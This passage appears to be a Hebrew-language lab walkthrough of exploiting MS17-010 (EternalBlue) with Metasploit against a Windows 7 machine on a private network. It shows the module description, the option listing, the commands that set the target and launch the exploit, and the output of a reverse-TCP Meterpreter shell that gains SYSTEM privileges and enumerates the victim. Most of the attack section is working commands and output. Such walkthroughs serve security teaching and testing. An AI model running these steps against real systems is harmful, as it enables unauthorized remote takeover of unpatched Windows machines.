```
Description:
  This module is a port of the Equation Group ETERNALBLUE exploit, part of
  the FuzzBunch toolkit released by Shadow Brokers.

  There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size
  is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a
  DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow
  is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later
  completed in srvnet!SrvNetWskReceiveComplete.

  This exploit, like the original may not trigger 100% of the time, and should be
  run continuously until triggered. It seems like the pool will get hot streaks
  and need a cool down period before the shells rain in again.

  The module will attempt to use Anonymous login, by default, to authenticate to perform the
  exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use
  those instead.

  On some systems, this module may cause system instability and crashes, such as a BSOD or
  a reboot. This may be more likely with some payloads.

References:
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
  https://nvd.nist.gov/vuln/detail/CVE-2017-0143
  https://nvd.nist.gov/vuln/detail/CVE-2017-0144
  https://nvd.nist.gov/vuln/detail/CVE-2017-0145
  https://nvd.nist.gov/vuln/detail/CVE-2017-0146
  https://nvd.nist.gov/vuln/detail/CVE-2017-0147
  https://nvd.nist.gov/vuln/detail/CVE-2017-0148
  https://github.com/RiskSense-Ops/MS17-010
  https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf
  https://www.exploit-db.com/exploits/42030

Also known as:
  ETERNALBLUE
```

בעזרת פקודת show options נוכל לראות את האפשריות שלנו לקנפג את הפמטרים במתקפה

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
                                             t.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Wi
                                             ndows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Window
                                             s 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.100.102.83    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

נגדיר את הפרמטר RHOSTS להיות כתובת הIP של מכונת הקורבן, במקרה שלנו נכניס 10.100.102.84

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.100.102.84
RHOSTS ⇒ 10.100.102.84
```

ולבסוף נתקוף

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.100.102.83:4444
[*] 10.100.102.84:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.100.102.84:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] Sending stage (200774 bytes) to 10.100.102.84
[*] 10.100.102.84:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.100.102.84:445 - The target is vulnerable.
[*] 10.100.102.84:445 - Connecting to target for exploitation.
[+] 10.100.102.84:445 - Connection established for exploitation.
[+] 10.100.102.84:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.100.102.84:445 - CORE raw buffer dump (40 bytes)
[*] 10.100.102.84:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 10.100.102.84:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 10.100.102.84:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 10.100.102.84:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.100.102.84:445 - Trying exploit with 12 Groom Allocations.
[*] 10.100.102.84:445 - Sending all but last fragment of exploit packet
[*] Meterpreter session 1 opened (10.100.102.83:4444 → 10.100.102.84:50497) at 2024-05-26 03:53:23 -0400
[-] 10.100.102.84:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > 
```

קיבלנו משתמש עם הרשאות גבוהות (מערכת) ונוכל לראות עוד פרטים על מערכת הקורבן

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN-IUCM6Q3J135
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```